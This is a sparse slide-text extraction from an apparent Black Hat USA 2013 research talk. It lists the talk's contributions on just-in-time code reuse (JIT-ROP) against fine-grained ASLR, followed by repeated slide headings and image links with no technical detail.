
Contributions

1. A novel attack class that undermines fine-grained ASLR, dubbed *just-in-time code reuse*
2. We show that *memory disclosures* are far more damaging than previously believed
3. A prototype exploit framework that demonstrates one instantiation of our idea, called *JIT-ROP*

Assumptions




Assumptions




black hat USA 2013


Assumptions



Assumptions



Assumptions




Workflow of Just-In-Time Code Reuse

Adversary

Workflow of Just-In-Time Code Reuse

Workflow of Just-In-Time Code Reuse



Workflow of Just-In-Time Code Reuse

